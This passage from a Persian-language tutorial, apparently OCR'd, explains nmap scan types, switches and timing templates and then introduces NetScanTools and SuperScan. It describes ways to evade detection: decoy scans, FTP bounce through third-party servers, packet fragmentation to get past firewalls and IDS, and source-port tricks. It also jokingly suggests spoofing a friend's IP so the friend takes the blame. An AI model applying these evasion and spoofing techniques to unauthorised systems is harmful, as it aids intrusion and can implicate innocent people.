۸	مکانیزم با حال FTP bounce Scan استفاده می شود.	-b	FTP Bounce
۹	به هر پورت یک بسته UDP ارسال میشود. اگر RESET یا پیغام ICMP برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	-sU	UDP Scanning
۱۰	مکانیزم کشف یک ماشین در شبکه با استفاده از پیغام ICMP .	-sP	Ping
۱۱	مکانیزم کشف سرویس RPC در شبکه.(این مکانیزم { خودش از مکانیزم پویش مودبانه استفاده میکند } کلیه پورت های باز و آماده استفاده از سرویس RPC که اصطلاحا port mapper را بعلاوه اطلاعات تکمیلی آشکار میکند)	-sR	RPC Scanning

خوب یکی از ویژگی های خوب nmap مکانیزم رد گم کنی خاص خود است که جدا از مکانیزم های پویش مخفی پورت است. این روش رابطه مستقیمی با پهنای باند ارتباطی شما با شبکه دارد. مکانیزم این روش این است که برای هر پورت از ماشین هدف بیش از یک بسته فرستاده میشود که فقط در فیلد IP فر سنده با هم تفاوت دارند به این صورت که ماشین قربانی مثلا با دریافت ۴ بسته در جواب چهار بسته میفرستد اما فقط یکی از ان بسته ها آدرس ماشین پویشگر پورت را دارد و بقیه آدرسهای بیگناه و بیخبر هستند که بعد از دریافت این بسته آن را حذف میکند .خوب اگر شما به جای ۴ بسته ۳۰ بسته بفرستید چه میشود هیچی فقط کار مسلول امنیت سایت ۳۰ برابر میشود و عملا شما غیر قابل رد یابی میشوید.
یکی از قابلیتهای این برنامه پویش هم زمان چند قربانی است که بعدا بیشتر توضیح میدهم .

یکی دیگر از ویژگی های nmap که آن را از دیگر نرم افزار های مشابه خود متمایز می کند تشخیص نوع سیستم عامل است البته راه های زیادی همچون ping و توجه به پارامتر TTL است. البته nmap از این روش استفاده نمی کند. روش این برنامه برای تشخیص OS بر مبنای نقض اصول پروتکل است مثلا هر گاه یک دفعه یک بسته ACK به سوی ویندوز حواله شود (همانطور که می دانید هیچ وقت یک بسته ACK یک دفعه حواله هیچ ماشینی نمی شود) در جواب یک بسته RESET بر می گردد. بسته هایی که این نرم افزار میفرستد یک دفعه عبارتند از SYS و NULL (بسته NULL بسته ای بدون CODE BIT است) و ACK و SYN (به سوی پورت ها بسته میفرستد) و ACK و UDP و (PSH و URG و FIN بسوی پورت های بسته) و PSH و URG و ... خوب nmap یک ، دو جین از جواب های دریافتی هر سیستم عامل را دارد و با دریافت جواب پی به نوع OS می برد.

کد منبع برای نسخه ویندوز نرم افزار Win nmap را میتوانید از آدرس زیر بدست بی آورید :

http://nmapwin.sourceforge.com/projects/nmapwin

البته یک کمی فکر کنم انگولک کنید آن را، تو ویندوز XP با سرویس پک هم کار کند ولی من کردم نصف قابلیت های آن پرید !!! دارم روش کار میکنم !!!!!
از nmap میشود برای اتصال به یک پورت استفاده کرد با شکل عمومی زیر :

Nmap –PT <*port_number*>
خوب از این دستور nmap در مواقعی استفاده میکنم که مثلا با توجه به امکانات آن یک رنج IP را برای بالا بودن ماشین ها گشته ام ولی به جوابها خیلی شک دارم آن هایی را که احتمال می دهم ، در خواست من دیوار آتش سوزانده با این دستور چک میکنم و معمولا از پورت ۸۰ هم استفاده میکنم.
یک نمونه از دستور nmap با مکانیزم FTP Bounce را در زیر آورده ام که توضیح میدهم :
Nmap –b anonymous@ftp.lame_host.com –p 6000 xxx.xxx.xxx.xxx
فرمان بالا سعی میکند با بهره گیری از سرور ftp.lame_host.com پورت ۶۰۰۰ از میزبانی به آدرس xxx.xxx.xxx.xxx را جهت پی بردن به این مطلب که آیا میزبان مذکور در حال اجرای سرویس X (همان X Windows لینوکس)است یا خیر .
بعد یک سری کارها خود برنامه انجام میدهد . بعد جواب را نمایش میدهد.

این برنامه برای زمان بندی عمل پویش پورت امکانات خوبی را در اختیار ما قرار می دهد که البته بیشتر در تمام مقالاتی و آموزشها که در باره این برنامه نوشته شده است در حق این گزینه مافوق مهم اجحاف شده است زیرا بیشتر دیوار آتش ها که قیمت متوسطی دارند و نرم افزاری هستند همه از الگوی زمان بندی تهاجم را پشتیبانی میکند از جمله محصولات semantic و MacAfee و... که کار این الگو باعث میشود که انواع اسکن غیر مخفی شما دود بشود و برود هوا و در بعضی مواقع هم مدهای مخفی آن از جمله FTP Bounce چون شما دارید پشت سر هم به طرف بسته میدهید .
حال که اهمیت این موضوع پی بردید در جدول زیر الگوهای زمان بندی قابل استفاده در برنامه Nmap را مشاهده میکنید:

نام الگو	فواصل زمانی	زمان صرف شده برای اسکن هر میزبان	زمان مجاز برای دریافت پاسخ مورد نظر از میزبان	پویش موازی (اسکن هم زمان چند میزبان)
Paranoid	۵ دقیقه	نامحدود	۵ دقیقه	خیر
Sneaky	۱۵ ثانیه	نامحدود	۱۵ ثانیه	خیر
Polite	۴ ثانیه	نامحدود	۶ ثانیه (حداکثر ۱۰ ثانیه)	خیر
Normal	-	نامحدود	۶ ثانیه (حداکثر ۱۰ ثانیه)	خیر
Aggressive	-	۵ دقیقه	یک ثانیه (حداکثر ۵,۱ ثانیه)	بله
Insane	-	۷۵ ثانیه	حداکثر ۳ ثانیه	بله
الگوی تعریفی توسط کاربر	Scan_delay	Host_timeout	Initial_rtt_timeout Min_rtt_timeout Max_rrt_timeout	Max_parallelism

تمام الگوهای پیش تعریف شده را میتوان با استفاده از گزینه T– در اختیار گرفت. برای نمونه به فرمان زیر توجه کنید که الگوی کلی را نمایش میدهد :
Nmap T Sneaky sS xxx.xxx.xxx.xxx p 1-100
خوب sS که مکانیزم پویش است ، T زمان بندی را فعال می کند Sneaky هم مدل را مشخص میکند .

خوب شما خودتان هم می توانید یک مدل تعریف کنید که Scan_delay حداقل فاصله زمانی مورد نیاز بر حسب میلی ثانیه به عنوان تاخیر میان اسکن دو میزبان مختلف را مشخص میکند. گزینه Host_timeout حداکثر زمان قابل صرف بر حسب میلی ثانیه را جهت اسکن پورت های یک میزبان خاص تعیین میکند. سه گزینه rtt_timeout مدت زمان انتظار بر حسب میلی ثانیه را جهت دریافت پاسخ لازم از میزبان مورد نظر مشخص می کنند.البته کمترین زمان در برنامه nmap برای دریافت پاسخ ۳۰۰ میلی ثانیه است. گزینه آخر Max_parallelism تعداد پورت هایی را مشخص می کند که به طور موازی (یا هم زمان به عبارت دیگر) میتوان پویش نمود. البته اگر مقدار ۱ را به آن بدهید کلا این ویژگی را غیر فعال کرده اید البته ظرفیت این مقدار حداکثر ۳۶ است.

لیست سویچ ها عبارت اند از :

	سویچ	نام سویچ در NMapWin	توضیحات سویچ ها
۱	-sT	Connect	مکانیزم پویش مودبانه است بالا زیاد توضیح دادم !!
۲	-sS	SYS Stealth	مکانیزم پویش مخفیانه است.

۳	-sF	FIN Stealth	به هر پورت یک بسته TCP FIN ارسال میشود. اگر RESET برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	
۴	-sP	Ping Sweep	مکانیزم کشف یک ماشین در شبکه با استفاده از پیغام ICMP .	
۵	-sU	UDP Scan	به هر پورت یک بسته UDP ارسال میشود. اگر RESET یا پیغام ICMP برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	
۶	-sN	Null Scan	به هر پورت یک بسته ارسال می شود که در آن هیچ یک از بیتهای کنترلی (مثل ACK و FIN و ...) فعال نیست. اگر RESET برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	
۷	-sX	Xams Tree	به هر پورت یک بسته TCP با بیتهای فعال FIN و URG و PUSH ارسال میشود. اگر RESET برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	
۸	-sO	IP Scan	برای اسکن پروتکل است.یعنی اینکه ببینیم آیا پروتکل مورد نظر روی ماشین هدف هست یا که خیر. مثلا با ارسال یک بسته IP خام (هدر مدر ندارد خالی است این فیلد)با شناسه ۱۳۰میتوانیم ببینیم آیا پروتکل SPS (Secure Packet Shield) آیا روی ماشین هست یا نه. اگر در جواب یک بسته ICMP با محتوای protocol unreachable بگیریم میشود گفت این پروتکل روی ماشین هدف نصب نشده است . اگر جواب به ما ندهد میشود گفت که این پروتکل روی ماشین هست. این را ذکر کنم که این شیوه ، شیوه کار درستی است!!	
۹	-sI	Idle Scan	برای اسکن میزبان هایی است که از سرویس Identd که به صورت بیش فرض روی پورت ۱۱۳ فال گوش می مانند است اطلاعات تکمیلی از جمله لیست کاربران و.. را بدست می آورد.	
۱۰	-sA	ACK Scan	به هر پورت یک بسته TCP ACK ارسال می شود. اگر RESET برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	
۱۱	-sW	Window Scan	نوع مخصوصی از مکانیزم برای ویندوز است که در این مکانیزم مشابه SYS ACK است با این تفاوت که فیلد Window Size در بسته TCP استفاده شده است.	
۱۲	-sR	RCP Scan	مکانیزم کشف سرویس RPC در شبکه.(این مکانیزم { خودش از مکانیزم پویش مودبانه استفاده میکند } کلیه پورت های باز و آماده استفاده از سرویس RPC که اصطلاحا port mapper را بعلاوه اطلاعات تکمیلی آشکار میکند)	
۱۳	-sL	List Scan	خوب این گزینه را من زیاد استفاده نمی کنم ولی فکر میکنم همان عمل Ping را انجام میدهد با امنیت بیشتر.	
۱۴	-p {x-x}	Port Range	با این گزینه لیست پورت های را که باید اسکن کند مشخص می کنیم به این صورت که	قسمت Scan بخش Options
۱۵	-D {x-x}	Use Decoy	خوب در باره این بالا توضیح دادم که یکی از مکانیزمهای مخفی ماندن است که رابطه مستقیمی با پهنای باند ارتباطی شما دارد. برای استفاده از این	

			مکانیزم شما یک سری IP (ترجیحا Clint) پیدا کرده (به مقدار لازم نسبت به شکم خودتان !!!) و بعد از سویچ در قالب لیستی که اقلام به وسیله یک علامت مبارکه کاما از یکدیگر جدا شده اند ذکر می کنید.	
۱۶	-b {x-x}	Bounce Scan	خوب درباره این که خیلی بالا توضیح دادم همان مکانیزم مخفی ماندن FTP Bounce است که بعد از سویچ IP یا IP ها را وارد می کنید.	
۱۷	-e {x}	Device	در مورد میزبانهای که بیش از یک رابط شبکه را مورد استفاده قرار داده اند ، امکان تعیین رابط شبکه مورد نظر را جهت برقراری ارتباط با میزبان در اختیار می گزارد. البته تعیین رابط شبکه مورد نظر بعد از سویچ الزامی است.	
۱۸	-S {x}	Source Address	این سویچ به شما اجازه میدهد تا آدرس IP منبع ارسال کننده بسته ها را مشخص کنید. شما با این شیوه میتوانید مثلا IP یکی از دوستان خود !!! را درج کنید که اگر یک دفعه افسر اومد (IDS) آن بد بخت خفت کند نه شما را (عجب کار کثیف و پلیدی).انشاالله خدا من ببخشد به خاطر آموزش دادن این چیز ها به ملت. این اضافه کنم این شیوه در مورد میزبان هایی که چند اتصال شبکه دارند زیاد کارایی ندارد چرا آن را خودتان کشف کنید انشاالله " فیل ، سوف " بشوید. این اضافه کنم که گزارش حاصل از عملیات به دست شما نمی رسد ، که باید یک کمی مخ بگزارید این وسط تا جواب پویش را بدست بی آورید.اگر از این مخ ها ندارید میتوانید این کار را انجام دهید تا شخص دیگری را گناه کار جلوه دهید!! عجب آدم پست میشوید گاهی .	
۱۹	-g {x}	Source Port	با استفاده از این سویچ امکان تعیین پورت منبعی که کلیه عملیات اسکن توسط این برنامه از آن جا انجام میشود ، در اختیار قرار میگیرد. بنابراین ذکر شماره پورت مزبور بعد از این گزینه الزامی است .(در برخی موارد که دیوار آتش مگس کار میشود و عملیات ما را هی ناکام می گزارد این گزینه فوق العاده است و تعیین یکی از پورت ها معروف مثل ۸۰ و ۲۰ و " ۵۳ UDP " آن راه گشا است)	
۲۰	-PT	TCP Ping	این گزینه Nmap را وادار میکند از شیوه ای به عنوان TCP Ping برای عمل ping استفاده کند. این شیوه کاملا مشابه عمل Telnet است و پورت پیش فرض هم ۸۰ است. در صورت اینکه پورت مورد نظر را بخواهید تغییر دهید باید شماره آن را بعد از سویچ وارد کنید.	Discover قسمت و بخش
۲۱	{ –PT –PI }	TCP + ICMP	سویچ مشابه آن در لینوکس ها PB– است که از هر دو شیوه همراه هم استفاده می کند.	
۲۲	-PI	ICMP Ping	در این شیوه از پیغام ICMP استفاده میشود.	
۲۳	-P0	Don’t Ping	با انتخاب این گزینه از انجام عمل Ping خود داری میکند در نتیجه برنامه بدون دانستن اینکه اصل IP آن بالا هست یا نه این کار(پویش پورت) را انجام میدهد.	
۲۴	-f	Fragmentation	این سویچ موجب میشود تا برنامه یکی از مکانیزمهای	

	پنهانی خود (شماره های ۲ یا ۳ یا ۶ یا ۷) جهت پویش استفاده کند . البته هر کدام از این ۴ مکانیزم درون پرانتز را به صورت بسته های IP منفصل به همراه " هدر " ، TCP تکه تکه شده مورد استفاده قرار میدهد. این کار برای پیشگیری از بلوکه شدن بسته های مورد نظر توسط دیوار اتش و یا آقا دزد گیر (سیستمهای کشف تهاجم IDS) انجام میشود.			
۲۵	اگر از مکانیزم sT– استفاده کنید یک سری اطلاعات اضافی هم برای شما جمع آوری میکند که البته عالی نیز هستند.	Get Idented Info	-I	
۲۶	در موقعی که یک رنج IP را برای پویش به آن میدهید به طور پیش فرض روی IP های که جواب میدهند دنبال DNS آن ها میگردد اگر این را انتخاب کنید روی IP های هم که جواب نمی دهند هم این کار را انجام میدهد !!	Resolve All	-R	
۲۷	خوب این امکان پیش فرض بالای را از کار میاندازد یعنی روی IP هم که جواب میدهند دنبال اسم DNS هم نمیگردد.	Do not Resolve	-n	
۲۸	این گزینه فقط پورت های مشهور را اسکن میکند	Fast Scan	-F	
۲۹	با اضافه کردن این سویچ برنامه سعی میکند سیستم عامل روی ماشین هدف را کشف کند.	OS Detection	-O	
۳۰	امکان انتخاب تصادفی میزبان های مورد نظر را از لیستی که شامل این اسامی است که شما به برنامه میدهید را دارا میباشد !!	Random Host	-iR	
۳۱	در صورت لغو عملیات پویش (با استفاده از CTRL-C) اگر این را فعال کرده باشید با تعیین نام فایل مورد نظر میتوانید نتایج را مشاهده کنید.	Resume	--resume	
۳۲	حالت اشکال زدایی را فعال می کند .	Debug	-d	قسمت Option بخش Debug
۳۳	پیشرفت عمل پویش با جزییات را نمایش میدهد.	Verbose	-v	
۳۴	پیشرفت عمل پویش با تمام جزییات را نمایش میدهد.	Very Verbose	-vv	
۳۵	بالا توضیح دادم این ۶ را ، ولی بازم میگم.هر پنج ۵ دقیقه یک بسته ارسال میشود.	Throttle Paranoid	-T 0	قسمت Timing بخش Throttle
۳۶	هر پانزده ۱۵ ثانیه یک بسته می فرستد.	Throttle Sneaky	-T 1	
۳۷	هر ۰,۴ یک بسته میفرستد.	Throttle Polite	-T 2	
۳۸	ارسال با حداکثر سرعت ممکن ، بگو نه ای که هیچ پورت آزمایش نشده ای باقی نماند.	Throttle Normal	-T 3	
۳۹	برای دریافت پاسخ ۱,۲۵ ثانیه بیشتر منتظر نمیشود.	Throttle Aggressive	-T 4	
۴۰	برای دریافت پاسخ ۰,۳ ثانیه منتظر میشود.	Throttle Insane	-T 5	
۴۱	این سویچ حداکثر زمان قابل صرف بر حسب میلی ثانیه را جهت اسکن پورت های یک میزبان خاص تعیین میکند.	Host Timeout	--host_timeout –{X}	قسمت Timing بخش Time Out
۴۲	این سویچ حداکثر مدت زمان انتظار بر حسب میلی ثانیه را جهت دریافت پاسخ لازم از میزبان مورد نظر مشخص می کنند.	Max RTT	--max_rtt_timeout {X}	
۴۳	این سویچ تعداد پورت هایی را مشخص می کند که به طور موازی (یا هم زمان به عبارت دیگر) میتوان پویش نمود.	Parallelism	--max_parallelism {X}	

۴۵	--min_rtt_timeout {X}	Min RTT	این سویچ حداقل مدت زمان انتظار بر حسب میلی ثانیه را جهت دریافت پاسخ لازم از میزبان مورد نظر مشخص می کنند.	
۴۶	--initial_rtt_timeout {X}	Initial RTT	این سویچ مدت زمان پیش فرض برای این انتظارها را مشخص میکند. زمان پیش فرض ۶ ثانیه است.	
۴۷	--scan_delay {X}	Scan Delay	این سویچ فاصله زمانی مورد نیاز بر حسب میلی ثانیه به عنوان تاخیر میان اسکن دو میزبان مختلف را مشخص میکند.	
۴۸	-iL "مسیر فایل"	Input File	این گزینه با وارد کردن فایل های با قالب مخصوص میتوانید کار را ادامه دهید و.. .***	قسمت File
۴۹	-oN "مسیر فایل"	Output File	این گزینه موجب ثبت تمامی خروجی های حاصل از برنامه در قالبی که شما بتوانید مشاهده کنید میشود.**	
۵۰	--win_nopcap	No Pcap	از توابع Pcap دیگر استفاده نمی کند !!! به جای آن از توابع Socket Raw استفاده میکند.	قسمت Win 32 بخش Options (زیاد مهم نیست)
۵۱	--win_trace	winTrace	خوب اگر شما میدانید قربانی از سیستم عامل های مایکروسافت استفاده میکند با انتخاب این گزینه یک کمی اطلاعات بیشتری برای شما دست پا میکند.	
۵۲	--win_noiphlpapi	No IP Hlp Api	مثل گزینه بالا است ولی برای هر بسته فقط ۱۵ ثانیه بیشتر منتظر جواب نمیشود.	
۵۳	--win_norawsock	No Raw Sockets	با انتخاب این گزینه توابع Raw Sockets هم استفاده نمی شود.	
۵۴	--win_forcerawsock	Force Raw Socket	خوب این گزینه باعث میشود فقط توابع Raw Socket استفاده شود.	
۵۵	--win_nt4route	NT4 Route	آزمایش میکند کد های مسیر یاب NT4 را.همین!!	


الگوی عمومی دستورات و سویچ های این برنامه به صورت زیر میباشد:

```
nmap [Scan Type(s)] [Options] <host or net list>
```

خوب حالا دیدید چرا گفتم این برنامه یک یک است با این همه مکانیزم خوب معلومه نفس کش می طلبه !!!
من تمام مکانیزم ها و سویچ های این برنامه را کاملاً توضیح دادم برای شما ها ولی فکر کنم هیچ کسی قبل از من این جوری این برنامه را باز نکرده باشد!! ولی فکر میکنم تک تک سویچ های این برنامه به کار شما ها بیاید .
بقیه کار با خودتان میریم سر ابزار بعدی به نام:


این ذکر کنم که برنامه Nmap یک نسخه با نام nmap-3.75-win32 دارد که هیچ مشکلی ندارد و روی تمام نسخ ویندوز NT از جمله XP و ... به بهترین شیوه ممکن کار میکند البته در خط فرمان توصیه میکنم این حتما استفاده کنید تا با مقایسه جوابها به حرف من پی ببرید.

۲- Net Scan Tools که بالا در باره کارهاش توضیح دادم این جا هم یک مختصری توضیح میدهم :



که همانطور که در شکل مشاهده میکنید این برنامه دارای امکان NetScanner است که دقیقا مشابه سویچ sP– در نرم افزار Nmap است. با این امکان میتوان محدوده ای مشخص (رنج) از IP ها را برای اینکه آیا فعال هستند یا نه مورد بررسی قرار داد.
امکان دیگر این برنامه Port Scanner است که البته بد نیست که شما با وارد کردن IP یا محدوده آن به پویش پورت می پردازید.
دیگه همین چون خیلی کار با آن تابلو بیشتر توضیح نمیدهم .

۳- ابزار بعدی که من معرفی میکنم البته خودم هم از آن مثل ابزارهای قبلی هم استفاده میکنم Super Scan است که این شکلی :



این ابزار بدی نیست یعنی اصلا نمیشود به آن گفت بد ولی یک زره ای شلوغ و البته بی روال دقیقا مثل این مقاله!! البته دارای امکانات خوبی هم است. این برنامه از مکانیزم دست تکانی ۳ سه مرحله ای استفاده میکند. دارای یک سری بخش است که سعی میکنم همه را توضیح بدهم:
۱- Host name Lookup : خوب تابلو اینجا باید اسم یا IP هدف خودتان را وارد کنید تا یک سری اطلاعات درباره آن بدست آورید.
۲- قسمت Configuration : خوب پیکر بندی را در اینجا تنظیم میکنیم از جمله لیست پورت های را که میخواهیم پویش بکنیم که برای این کار هم میتوانید خودتان لیست درست کنید هم میتوانید از لیست های هم راه برنامه استفاده کنید شما هم میتوانید قسمت Helper apps in right-click menu را با برنامه های مورد نظر خود پر کنید مثلا برای گزینه Telnet میتوانید از برنامه ای به

همین نام در ویندوز استفاده کنید یا نرمافزارهای دیگری همچون NC و... که وقتی یک پورت باز پیدا کرد برنامه با یک راست کلیک روی آن بتوانید با نرم افزارهای که در این بخش مشخص کرده اید به ان پورت وصل شوید و..
۳- قسمت IP در این قسمت محدوده ای را که باید پویش شود را مشخص میکنیم .
۴- قسمت Scan و Scan Type در بخش Scan Type میتوانیم پارامترهای مورد نظر خود جهت کنترل پویش را مشخص کنیم.
گزینه only Scan Responsive Ping باعث میشود که برنامه از IP های که در جواب Ping پاسخی از خود نداده اند (فعال نبوده اند) از پویش پورت های آنها خود داری کند.
گزینه Host Responsive Show باعث میشود تا برنامه پس از برقراری اتصال با میزبان و تحریک پورت مورد نظر (به منظور جمع آوری اطلاعات لازم در باره آن) هرگونه اطلاعات بدست آورده از آن را نمایش بدهد.
قسمت آخر گزینه All Port From هم میتوانید با وارد کرد اولین شماره پورت مورد نظر و آخرین آن محدوده مورد نظر خود را پویش کنید.

جزییات بیشتر :

معرفی پویشگر پورت SuperScan

یکی از اولین قدم ها برای تعیین میزان آسیب‌پذیری یک سیستم رایانه‌یی، استفاده از ابزارها و روش‌هایی است که به ما امکان می دهد خود به بررسی وضعیت امنیتی سیستم، از دید یک کاربر بیرونی، و در برخی شرایط از دید یک نفوذگر به شبکه و سیستم‌های رایانه‌یی، بپردازیم. به عبارت دیگر، چنانچه امکان بررسی وضعیت امنیتی سیستم مان، با چنین روش‌هایی وجود داشته باشد، چاره‌اندیشی برای مقابله با شرایط خطیر و برطرف نمودن ضعف‌های سیستم، آسان می‌شود.

در معرفی ابزارهای گوناگون در این بخش، جدا از معرفی ابزارهایی که به‌محافظت در برابر حملات احتمالی به سیستم‌مان به ما یاری می‌رسانند، تاکنون نرم‌افزارهایی را نیز معرفی کرده‌ایم که امکان بررسی وضعیت امنیتی سیستم مورد نظر را فراهم می‌کنند. در این دسته از نرم‌افزارها، پویش‌گرهای امنیتی، به عنوان راه‌کارهای جامعی که به کلیه‌ی ابعاد امنیتی یک سیستم می‌پردازند جای‌گاهی ویژه دارند. همان‌گونه که در مرورهای پیشین مشاهده کرده‌اید، هدف از استفاده از این پویش‌گرها، مجتمع‌سازی امکان بررسی امنیتی یک سیستم، بدون نیاز به استفاده از چند ابزار همزمان است. در پویش‌گرهای امنیتی، وضعیت امنیتی سیستم از ابعاد مختلفی همچون پویش سیستم‌های موجود بر روی شبکه، تعیین سیستم‌های‌عامل موجود، وضعیت اصلاحیه‌های امنیتی، وضعیت درگاه‌های باز و غیره بررسی می‌گردد.


با وجود امکان استفاده از این دسته از پویش‌گرها امنیتی، در مواردی که تنها به پویش وضعیت امنیتی یک سیستم، از جنبه‌یی خاص، داریم، می‌توانیم تنها از دسته‌یی از نرم‌افزارها استفاده کنیم که بررسی امنیتی را به ابعادی خاص محدود می‌کنند. برای مثال یک پویش‌گر درگاه (که در این متن قصد معرفی یکی از متداول‌ترین نرم‌افزارهای این دسته ابزارها را داریم)، تنها به بررسی بازبودن درگاه‌های یک سیستم می‌پردازد.

پویش‌گرهای درگاه، به‌همراه پویش‌گرهای آدرس، دو دسته ابزاری هستند که اغلب توسط نفوذگران، برای بررسی اولیه‌ی وضعیت سیستم مورد نظر استفاده می‌گردند. از آن‌جایی که ارتباطات مبتنی بر پروتکل TCP/IP بر اساس شماره‌ی درگاه TCP/UDP مورد نظر انجام می‌گیرد، لذا هر درگاه عملاً نماینده‌ی نرم‌افزار خاصی است. برای مثال درگاه استاندارد Web Serverها درگاه شماره‌ی 80 است، لذا در صورتی که نفوذگر از باز بودن این درگاه مطلع شود، می‌تواند نوع Web Server را نیز مشخص کرده و با اطلاعاتی که در مورد ضعف‌های امنیتی آن دارد به حمله از طریق این درگاه مبادرت نماید. روند کار در مورد دیگر درگاه‌ها نیز مشابه است.

